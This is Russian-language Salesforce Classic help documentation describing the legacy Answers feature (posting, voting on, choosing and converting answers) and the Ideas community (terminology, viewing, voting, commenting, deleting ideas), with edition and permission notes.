- Чтобы [опубликовать ответ](#), щелкните ссылку **«Ответить»** для соответствующего вопроса.

[Значки вопроса](#) определяют статус вопроса: решенный или открытый.

СМ. ТАКЖЕ:

[Общие сведения об ответах](#)

### Добавление ответа на вопрос

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Чтобы ответить на вопрос, выполните указанные ниже действия.

- При просмотре списка [вопросов в сообществе или категории](#) щелкните ссылку **«Ответить»** напротив нужного вопроса. Введите ответ и нажмите кнопку **«Ответить»**.
- При [просмотре сведений о вопросе](#) введите ответ в текстовое поле и нажмите кнопку **«Ответить»**.

Ниже перечислены действия, доступные после добавления ответа на вопрос.

- Участники сообщества могут определить степень полезности ответа путем голосования.
- Автор вопроса может выбрать ответ в качестве лучшего.

СМ. ТАКЖЕ:

[Общие сведения об ответах](#)

[Голосование за ответ](#)

[Выбор лучшего ответа на вопрос](#)

[Расширение вопроса до обращения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов


Для добавления вопросов и ответов:

- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов

## Редактирование и удаление ответа

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Стандартные пользователи, не имеющие полномочий на редактирование и удаление ответов, не могут редактировать или удалять свои ответы. Однако администраторы Salesforce могут редактировать и удалять любые ответы, опубликованные в сообществе. Например, пользователь может отслеживать сообщество ответов и редактировать или удалять ответы, содержащие недопустимую информацию или оскорбительную лексику.

Чтобы изменить или удалить ответ, выполните указанные ниже действия.

1. Чтобы просмотреть все полученные ответы, щелкните заголовок нужного вопроса.
2. Чтобы изменить или удалить ответ, щелкните ссылку **«Правка»** или **«Удалить»** напротив нужного ответа. Удаленный ответ перемещается в корзину.

Чтобы предотвратить использование оскорбительной лексики в тексте ответа, рекомендуем создать правило проверки, блокирующее ввод определенных слов.

Чтобы создать правила проверки, в разделе параметров управления объектами для ответа на вопрос Ответы Chatter и Вопросы Chatter перейдите в раздел «Правила проверки».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для редактирования ответов:

- «Редактирование» для вопросов

Для удаления ответов:

- «Удаление» для вопросов

## Голосование за ответ

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Чтобы определить ответы, содержащие наиболее полезную (или бесполезную) информацию, сообщество ответов поддерживает функцию голосования. Количество положительных и отрицательных голосов определяет степень полезности ответа и позволяет участникам сообщества быстро находить наиболее ценные ответы.

Кроме того, функция голосования позволяет авторам вопросов быстро [определять лучшие ответы](#).

При [просмотре вопроса](#) щелкните ссылку **«Нравится»** для полезного ответа или **«Не нравится»** для бесполезного или неточного ответа. Отданный голос (+1 или -1) учитывается в общем количестве положительных или отрицательных голосов. Голосование за собственные ответы не поддерживается. Каждый ответ может участвовать в голосовании только один раз.

## СМ. ТАКЖЕ:

[Общие сведения об ответах](#)

[Использование ответов](#)

[Добавление ответа на вопрос](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов


Для добавления вопросов и ответов:

- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов

## Выбор лучшего ответа на вопрос

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

После публикации вопроса рекомендуем просматривать ответы, предложенные другими участниками сообщества. Один из ответов может быть выбран в качестве лучшего. Лучший ответ отображается прямо под вопросом, поэтому участники сообщества могут легко определить ответ, считающийся самым полезным.

Лучший ответ может быть выбран только администратором Salesforce или автором соответствующего вопроса.

Чтобы выбрать лучший ответ, выполните указанные ниже действия.

1. Щелкните заголовок нужного вопроса на вкладке «Ответы».
2. Выберите лучший ответ и щелкните ссылку **«Выбрать как "Лучший ответ"»**.

Чтобы определить лучший ответ, обратите внимание на количество голосов («Нравится» и «Не нравится») для каждого ответа. Возможно, ответ с наибольшим количеством положительных голосов является самым полезным. Если вопрос содержит слишком много ответов, выберите критерий сортировки **«Наибольшее количество голосов»**. В этом случае ответы с наибольшим количеством положительных и отрицательных голосов отображаются вверху списка.

Ниже перечислены действия, доступные после выбора лучшего ответа.

- Вопросу присваивается статус «Решение найдено». Участники сообщества могут продолжать публиковать ответы и голосовать за ответы для решенных вопросов.
- В случае публикации более ценного ответа, просто выберите новый ответ в качестве лучшего.
- При необходимости удалите статус лучшего ответа. Удаление данного статуса инициирует преобразование лучшего ответа в обычный ответ.

СМ. ТАКЖЕ:

[Создание статьи из ответа](#)

[Добавление ответа на вопрос](#)

[Голосование за ответ](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов


Для добавления вопросов и ответов:

- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов

## Просмотр вопросов и ответов

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Чтобы просмотреть все собственные вопросы и опубликованные ответы, щелкните ссылку **«Мои вопросы и ответы»** на вкладке «Ответы». Данное действие доступно только активным участникам сообщества.





При просмотре списка вопросов пользователь может быстро определить решенные и нерешенные вопросы. (Решенный вопрос — это вопрос, содержащий лучший ответ.) Ниже перечислены критерии сортировки вопросов.

- «Самое новое»: вопросы, заданные последними, отображаются вверху списка.
- «Недавние действия»: вопросы, заданные последними, и вопросы, содержащие последние ответы, отображаются вверху списка.
- «Самое давнее»: вопросы, заданные первыми, отображаются вверху списка.

При просмотре списка ответов заголовки вопроса отображаются в виде ссылки, за которой следует ответ. Ниже перечислены критерии сортировки ответов.

- «Самое новое»: ответы, опубликованные последними, отображаются вверху списка.
- «Самое давнее»: ответы, опубликованные первыми, отображаются вверху списка.
- «Наибольшее количество голосов»: ответы, получившие наибольшее общее количество положительных и отрицательных голосов, отображаются вверху списка.

В таблице ниже описаны значки, доступные на данной странице.

| Значок  | Описание  |
|---|---|
|  | Вопрос, для которого найдено решение. Чтобы присвоить вопросу статус решенного, автор вопроса должен <b>выбрать лучший ответ</b> .                                |
|  | Вопрос, содержащий ответы участников сообщества. Например, данный значок обозначает вопрос с 4 ответами. В случае отсутствия ответов данный значок содержит ноль. |
|  | Добавление ответа на вопрос.  |
|  | Ответ на вопрос, признанный лучшим.   |

СМ. ТАКЖЕ:

[Общие сведения об ответах](#)

[Добавление вопроса](#)

[Добавление ответа на вопрос](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов


Для добавления вопросов и ответов:

- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов

## Создание статьи из ответа

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Отдельные полезные ответы, доступные в сообществе ответов, могут быть преобразованы в статьи [базы знаний](#). Чтобы создать статью, выполните указанные ниже действия.

1. Чтобы просмотреть страницу сведений, содержащую сам вопрос и опубликованные ответы, щелкните заголовок нужного вопроса.
2. Чтобы добавить ответ в базу знаний, щелкните ссылку **«Преобразовать в статью»** для нужного ответа.
3. Внесите необходимые изменения в статью. Доступные поля определяются типом статьи по умолчанию, назначенным ответам. Ниже перечислены сведения, доступные для всех типов статей.
  - Поле «Заголовок» содержит заголовок вопроса.
  - Поле «Сводка» содержит ответ.
  - Для статьи могут быть выбраны новые категории данных. В отличие от ответов, статьям может быть назначено несколько групп категорий.

 **Прим.:** Администратор может [изменить тип статьи и назначенного сотрудника](#).

4. Нажмите кнопку **«Сохранить»**. Исходный ответ содержит статусное сообщение, определяющее его связь со статьей. Ссылка на статью добавляется в данное сообщение после публикации статьи.

СМ. ТАКЖЕ:

[Общие сведения об ответах](#)

[Общие сведения о Salesforce Knowledge](#)

[Публикация статей и переводов](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition.**

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов

Для добавления вопросов и ответов:

- «Создание» для вопросов

Для преобразования ответа:

- «Создание» и «Чтение» для типа статьи, используемого для преобразования ответов

И


«Редактирование» для вопросов

И


Флажок «Пользователь базы знаний», установленный на странице сведений о пользователе



## Расширение вопроса до обращения

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Администраторы организации и избранные участники сообщества могут расширять нерешенные вопросы до обращений. При создании обращения страница сведений о вопросе дополняется ссылкой на обращение, которая отображается в течение всего срока существования вопроса. Кроме того, данная ссылка отображает статус обращения.

 **Прим.:** При закрытии обращения вопросу не присваивается статус решенного; при решении вопроса не закрывается обращение. Обновление обращений и вопросов должно выполняться отдельно.

Чтобы расширить вопрос до обращения, выполните указанные ниже действия.

1. Щелкните заголовок нужного вопроса.
2. Нажмите кнопку **«Расширить до обращения»** на странице сведений о вопросе. Данная кнопка отображается только в том случае, если администратор [настроил соответствующие параметры обращения](#).
3. Чтобы изменить стандартные значения, обновите поля обращения. Заголовок вопроса автоматически добавляется в поле обращения «Тема».
4. Нажмите кнопку **«Сохранить»**. При этом открывается страница сведений о вопросе, а пользователю, указанному в поле «Ответственный за обращение», предоставляется доступ к обращению.

СМ. ТАКЖЕ:

[Добавление вопроса](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов

Для добавления вопросов и ответов:


- «Создание» для вопросов

Для создания обращений:

- «Создание» для обращений

## Общие сведения об идеях

«Идеи» — это сообщество пользователей, публикующих идеи, голосующих за них и размещающих комментарии к идеям. Сообщество «Идеи» — это интерактивный и понятный способ привлечения, управления и демонстрации инноваций.

 **Совет:** Salesforce поддерживает собственное сообщество «Идеи», в рамках которого пользователи Salesforce предоставляют отзывы по продуктам и предлагают новые функции. Чтобы посетить данный ресурс, откройте страницу <http://ideas.salesforce.com>.

## Терминология сообщества «Идеи»

Ниже перечислены термины, используемые в сообществе «Идеи».

### Категория, идеи

Категории — это значения, определяемые администратором, которые помогают организовать идеи в логические подгруппы внутри зоны. Раскрывающийся список «Просмотр категории» на вкладке «Идеи» позволяет фильтровать идеи по категории, а раскрывающийся список «Категории» на странице «Добавить идеи» позволяет назначать категории. Например, зона идей, посвященная вопросам качественного улучшения производимой линии одежды, может использовать следующие категории: «Рубашки», «Пиджаки» и «Свитера». Каждая организация использует один общий набор категорий, который может быть добавлен или удален из каждой зоны. Зоны идей и ответов используют разные категории, заданные администратором.

### Комментарий

Комментарии — это текстовые ответы на размещенные идеи, которые объединяются в обсуждение идей. Комментарии, опубликованные последними, отображаются на вложенной вкладке «Комментарии» вкладки «Идеи». На странице сведений об идее комментарии отображаются в хронологическом порядке — от более старых к более новым.

### Сообщество

Сообщества — это настраиваемые общедоступные или личные области, позволяющие сотрудникам, клиентам и партнерам совместно работать над бизнес-процессами и обмениваться приобретенным опытом.

### Эксперт сообщества

Эксперт сообщества — это участник сообщества, который официально выступает от имени организации. When community experts post comments or ideas, a unique icon (★👤) displays next to their name. Администратор Salesforce может назначить необходимое количество экспертов.

### Понизить

Чтобы понизить рейтинг неудачной идеи на 10 очков, нажмите кнопку «**понизить**». Рейтинг идеи может быть понижен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Если количество отрицательных голосов превышает количество положительных, то рейтинг идеи может быть отрицательным.

### Период расцвета

Параметр «Период расцвета» определяет скорость, с которой устаревшие идеи перемещаются в нижние строки рейтинга на вложенной вкладке «Популярные идеи», чтобы уступить место тем идеям, за которые недавно были отданы голоса. Чем меньше период расцвета, тем быстрее устаревшие идеи перемещаются вниз страницы. Данный параметр влияет на все зоны в организации.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Идеи»:

- «Чтение» для идей

Для просмотра и  
голосования за идеи:

- «Чтение» для идей

Для создания и  
комментирования идей:

- «Создание» для идей

Для редактирования идей и  
комментариев:

- «Редактирование» для идей

## Идея

Идея — это предположения, опубликованные участниками сообщества идей и организованные по зонам. Например, идея для зоны, специализирующейся по теме «Автомобильные принадлежности», может иметь следующий заголовок: «Изолированные подстаканники для хранения напитков». Идея для зоны, специализирующейся по теме «Льготы сотрудников компании», может иметь следующий заголовок: «Корпоративный детский сад».

## Пространства идей

Пространство идей — это форум, позволяющий приглашать участников сообщества к публикации идей по конкретным темам. Опубликованные идеи могут содержать возможные решения проблем или предложения по модернизации компании.

## Очко

Очко — это единица измерения, определяющая популярность идеи. Каждому голосу соответствует 10 очков (положительная оценка добавляет 10 очков, отрицательная — отнимает 10 очков). Общее количество очков отображается слева от идеи.

## Популярные идеи

Вложенная вкладка «Популярные идеи» позволяет сортировать идеи по внутреннему рейтингу, основанному на времени размещения положительных голосов за идею. Независимо от общего количества очков, идеи с более новыми положительными голосами отображаются выше, чем идеи с более старыми положительными голосами. Таким образом, чем позже идея приобрела популярность, тем выше она отображается на странице.

## Портал

Если организация использует [клиентский](#) или партнерский портал, то вкладка «Идеи» может быть добавлена на один или оба портала, чтобы предоставить пользователям портала возможность участия в собственных сообществах «Идеи». Раскрывающийся список «Зона», расположенный вверху вкладки «Идеи», содержит все доступные зоны, а каждая зона содержит собственную уникальную группу идей.

## Повысить

Чтобы повысить рейтинг идеи на 10 очков, нажмите кнопку **«повысить»**. Рейтинг идеи может быть повышен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Система Salesforce автоматически повышает рейтинг любой собственной идеи.

## Недавние действия

Страница «Недавние действия» содержит краткие сведения обо всех последних действиях пользователя в зоне. Например, данная страница содержит все идеи и комментарии, опубликованные пользователем в зоне, а также идеи, за которые он голосовал. Чтобы просмотреть страницу «Недавние действия», откройте вкладку «Идеи» и щелкните свое прозвище в верхнем правом углу страницы.

## Статус

Статус идеи помогает участникам зоны отслеживать ее развитие. Например, значения «Проверяется», «Проверено», «Скоро появится» и «Теперь доступно» — это типичные статусы, которые могут быть заданы и назначены идеям. Статус идеи отображается напротив ее заголовка для всех участников зоны.

## Лучшие за все время идеи

Вложенная вкладка «Лучшие за все время» сортирует идеи по количеству очков — от наибольшего к наименьшему. Данная вложенная вкладка позволяет просмотреть самые популярные идеи в журнале зоны «Идеи».

## Голос, идея

Голосование в сообществе идей предполагает повышение или понижение рейтинга идеи. Принятие голоса, отданного участником сообщества, подтверждается наличием его прозвища в нижней части страницы сведений об идее. Чтобы просмотреть все идеи, голос за которые уже отдан, откройте страницу «Недавние действия».


## Зона

Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы.

## Использование сообщества «Идеи»

«Идеи» — это сообщество пользователей, публикующих идеи, голосующих за них и размещающих комментарии к идеям. Сообщество «Идеи» — это интерактивный и понятный способ привлечения, управления и демонстрации инноваций. Ниже перечислены доступные действия.

- [Публикация идей](#)
- [Просмотр идей](#) или [пространств идей](#)
- [Поиск идей](#)
- [Голосование за идеи](#)
- [Комментирование идей](#)
- [Просмотр недавних действий и ответов](#)
- [Подписка на каналы распределения](#)

Идеи, принадлежащие ко всем категориям, отображаются на вложенной вкладке «Популярные идеи» вкладки «Идеи». Чтобы изменить текущее представление, откройте другую вложенную вкладку (например, «Недавние идеи» или «Лучшие за все время»). Чтобы вернуться к списковому представлению, нажмите кнопку  «Список».

СМ. ТАКЖЕ:

[Общие сведения об идеях](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Идеи»:

- «Чтение» для идей

Для просмотра и  
голосования за идеи:

- «Чтение» для идей

Для создания и  
комментирования идей:

- «Создание» для идей

Для редактирования идей и  
комментариев:

- «Редактирование» для идей

## Просмотр идей



Ниже перечислены подразделы, посвященные способам просмотра идей.


- [Доступ ко вкладке «Идеи» в системе Salesforce](#)
- [Доступ ко вкладке «Идеи» на портале](#)
- [Просмотр популярных идей](#)
- [Просмотр недавних идей](#)
- [Просмотр лучших за все время идей](#)
- [Просмотр идей по категории](#)
- [Просмотр идей по статусу](#)
- [Просмотр идей в других зонах](#)
- [Просмотр сведений об идее](#)

### Доступ ко вкладке «Идеи» в системе Salesforce

По умолчанию вкладка «Идеи» доступна в приложении «Сообщество» системы Salesforce. Чтобы выбрать данное приложение, воспользуйтесь меню приложений Force.com, которое расположено в верхнем правом углу любой страницы Salesforce.

Помните, что администратор организации может добавить вкладку «Идеи» в другие приложения, а также переименовать данную вкладку.

Чтобы открыть вкладку «Идеи», нажмите кнопку  **Tab**. Чтобы вернуться к списковому представлению, нажмите кнопку  **«Список»**.

 **Совет:** Раскрывающийся список «Зона», расположенный вверху вкладки «Идеи», содержит все доступные зоны, а каждая зона содержит собственную уникальную группу идей.

### Доступ ко вкладке «Идеи» в сообществе Salesforce.com

Администратор организации может добавить вкладку «Идеи» в созданное сообщество Salesforce.com путем ее добавления в список выбранных вкладок во время настройки сообщества.

### Доступ ко вкладке «Идеи» на портале

Если пользователям организации предоставлен доступ к клиентскому или партнерскому portalу, то администратор портала может настроить отображение вкладки «Идеи» на любом типе портала. Идеи, отображающиеся на портале, создаются на портале или в системе Salesforce, поддерживающей их публикацию на портале.

### Просмотр популярных идей

Вложенная вкладка «Популярные идеи» позволяет сортировать идеи по внутреннему рейтингу, основанному на времени размещения положительных голосов за идею. Независимо от общего количества очков, идеи с более новыми положительными голосами отображаются выше, чем идеи с более старыми положительными голосами. Таким образом, чем позже идея приобрела популярность, тем выше она отображается на странице.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:

- «Чтение» для идей

Для просмотра и голосования за идеи:

- «Чтение» для идей

Для создания и комментирования идей:

- «Создание» для идей

Для редактирования идей и комментариев:

- «Редактирование» для идей

### Просмотр недавних идей

Вложенная вкладка «Недавние идеи» содержит идеи, опубликованные последними. Новые идеи отображаются над старыми идеями.

### Просмотр лучших за все время идей

Вложенная вкладка «Лучшие за все время» содержит идеи с наибольшим количеством очков. Вложенная вкладка «Лучшие за все время» содержит популярные идеи, набравшие наибольшее количество очков за все время своего существования; вложенная вкладка «Популярные идеи» содержит идеи, получившие последние положительные голоса.

### Просмотр идей по категории

Категории — это значения, определяемые администратором, которые помогают организовать идеи в логические подгруппы внутри зоны. Раскрывающийся список «Просмотр категории» на вкладке «Идеи» позволяет фильтровать идеи по категории, а раскрывающийся список «Категории» на странице «Добавить идеи» позволяет назначать категории.

Чтобы просмотреть идеи по категории, выберите нужную категорию в раскрывающемся списке «Просмотр категории». Или щелкните ссылку на категорию напротив имени пользователя, отображающегося под описанием идеи.

### Просмотр идей по пространствам идей

Все идеи, опубликованные в пространстве идей, доступны для просмотра. Страница сведений о пространстве идей позволяет управлять пространством идей и связанными идеями.

### Просмотр идей по статусу

Статус идеи помогает участникам зоны отслеживать ее развитие. Например, значения «Проверяется», «Проверено», «Скоро появится» и «Теперь доступно» — это типичные статусы, которые могут быть заданы и назначены идеям. Статус идеи отображается напротив ее заголовка для всех участников зоны.

Чтобы просмотреть идеи по статусу, откройте вкладку «Идеи» и выберите нужное значение в раскрывающемся списке «Статус». Чтобы просмотреть все идеи зоны, которым назначен данный статус, щелкните соответствующую ссылку напротив идеи.

### Просмотр идей в других зонах

Администраторы могут создавать разные зоны, каждая из которых использует собственный уникальный список идей. При просмотре идей убедитесь в выборе нужной зоны. Чтобы просмотреть идеи в отдельной зоне, выберите нужную зону в списке зон вверху страницы.

### Просмотр сведений об идее

Чтобы открыть страницу сведений об идее, щелкните заголовок нужной идеи. Ниже перечислены разделы, доступные на странице сведений об идее.

- Сведения об идее (включая полный текст идеи и количество набранных очков)
- Связанное пространство идей и соответствующая зона
- Все [комментарии](#) к идее
- Область ввода нового комментария

- Список последних ста пользователей, проголосовавших за идею (имена пользователей сортируются слева направо — от последних голосов к первым)
- Страница сведений позволяет администратору редактировать, удалять и объединять идеи.

СМ. ТАКЖЕ:

[Общие сведения об идеях](#)

[Голосование за идеи](#)

[Комментирование идей](#)

[Публикация и редактирование идей](#)

[Использование сообщества «Идеи»](#)

### Голосование за идеи

Голосование в сообществе идей предполагает повышение или понижение рейтинга идеи. Чтобы повысить рейтинг понравившейся идеи на 10 очков, нажмите кнопку **«повысить»**. Рейтинг идеи может быть повышен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Система Salesforce автоматически повышает рейтинг любой собственной идеи.

Чтобы понизить рейтинг неудачной идеи на 10 очков, нажмите кнопку **«понизить»**. Рейтинг идеи может быть понижен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Если количество отрицательных голосов превышает количество положительных, то рейтинг идеи может быть отрицательным.

Чтобы проголосовать за идею, выполните указанные ниже действия.

1. Выберите нужную идею на вкладке «Идеи».
2. Чтобы повысить рейтинг идеи на 10 очков, нажмите кнопку **«повысить»**. Чтобы понизить рейтинг идеи на 10 очков, нажмите кнопку **«понизить»**.

 **Прим.:** Рейтинг [новой опубликованной идеи](#) автоматически повышается на 10 очков.

СМ. ТАКЖЕ:

[Общие сведения об идеях](#)

[Просмотр идей](#)

[Использование сообщества «Идеи»](#)

[Просмотр страницы «Недавние действия»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Идеи»:

- «Чтение» для идей

Для просмотра и  
голосования за идеи:

- «Чтение» для идей

Для создания и  
комментирования идей:

- «Создание» для идей

Для редактирования идей и  
комментариев:

- «Редактирование» для идей

## Комментирование идей

Комментарии — это текстовые ответы на размещенные идеи, которые объединяются в обсуждение идей. Комментарии, опубликованные последними, отображаются на вложенной вкладке «Комментарии» вкладки «Идеи». На странице сведений об идее комментарии отображаются в хронологическом порядке — от более старых к более новым.

### Добавление комментариев к идеям

Чтобы добавить комментарии к идеям, доступные другим участникам сообщества, выполните указанные ниже действия.

1. Выберите нужную идею на вкладке «Идеи».
2. Щелкните заголовок идеи или ссылку **«Комментарии»**, расположенную под описанием идеи.
3. Введите комментарий в текстовое поле раздела «Добавить комментарий» на странице сведений об идее. Разрешается использовать не более 4 000 символов.

Если в организации включен HTML-редактор для сообщества «Идеи», то описание может содержать код HTML и опорные интерактивные изображения. Если HTML-редактор отключен, рекомендуем использовать только обычный текст.

4. Чтобы отправить комментарий, нажмите кнопку **«Опубликовать»**.

Новый комментарий добавляется в связанный список «Комментарии» на странице сведений об идее.

### Редактирование комментариев к идеям

Чтобы изменить комментарий, добавленный к идее, выполните указанные ниже действия.

1. Щелкните ссылку **«Правка»** напротив нужного комментария на странице сведений об идее.
2. Внесите необходимые изменения.
3. Чтобы сохранить внесенные изменения, нажмите кнопку **«Применить»**.

### Удаление комментариев к идеям

Комментарии к идеям могут быть удалены только при наличии полномочия «Удаление» для идей.

1. Щелкните ссылку **«Удал.»** напротив нужного комментария на странице сведений об идее.
2. Нажмите кнопку **«ОК»**.

### Просмотр недавно опубликованных комментариев

Чтобы просмотреть комментарии, опубликованные в сообществе «Идеи» последними, откройте вложенную вкладку «Комментарии» и выберите нужную зону. Чтобы открыть страницу сведений о соответствующей идее, щелкните текст нужного комментария.

Ниже перечислены элементы, доступные на вложенной вкладке «Комментарии».

- Комментарии отображаются в хронологическом порядке — от более новых к более старым.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Идеи»:

- «Чтение» для идей

Для просмотра и  
голосования за идеи:

- «Чтение» для идей

Для создания и  
комментирования идей:

- «Создание» для идей

Для редактирования идей и  
комментариев:

- «Редактирование» для  
идей



- Заголовок прокомментированной идеи отображается над комментарием.
- Псевдоним пользователя, опубликовавшего комментарий, отображается напротив комментария.
- Общее количество комментариев к идее отображается в скобках. Например, ссылка «Комментарии [20]» указывает на наличие 20 комментариев к данной идее.

СМ. ТАКЖЕ:

[Общие сведения об идеях](#)

[Просмотр идей](#)

[Использование сообщества «Идеи»](#)

[Выбор понравившихся комментариев к идеям](#)

Выбор понравившихся комментариев к идеям

Чтобы выразить свою поддержку, выберите понравившийся комментарий.

Щелкните ссылку «**Нравится**» под комментарием, связанным с идеей.

Если комментарий больше не нравится, щелкните ссылку «**Не нравится**».

Сообщество «Идеи» учитывает количество предпочтений, полученных комментарием.

Каждое предпочтение, отданное комментарию, увеличивает общий результат комментария и репутацию прокомментировавшего пользователя на одно очко.

СМ. ТАКЖЕ:

[Комментирование идей](#)

Удаление идей

Чтобы удалить идею, выполните указанные ниже действия.

1. Чтобы открыть страницу сведений об идее, щелкните заголовок нужной идеи.
2. Нажмите кнопку «**Удалить**».
3. Нажмите кнопку «**ОК**».

Основная идея, все дочерние идеи и связанные комментарии перемещаются в корзину.

Обратите внимание, что восстановление основной идеи из корзины приводит к восстановлению дочерних идей, связанных комментариев и голосов.

СМ. ТАКЖЕ:

[Объединение идей](#)

[Публикация и редактирование идей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ВЕРСИИ

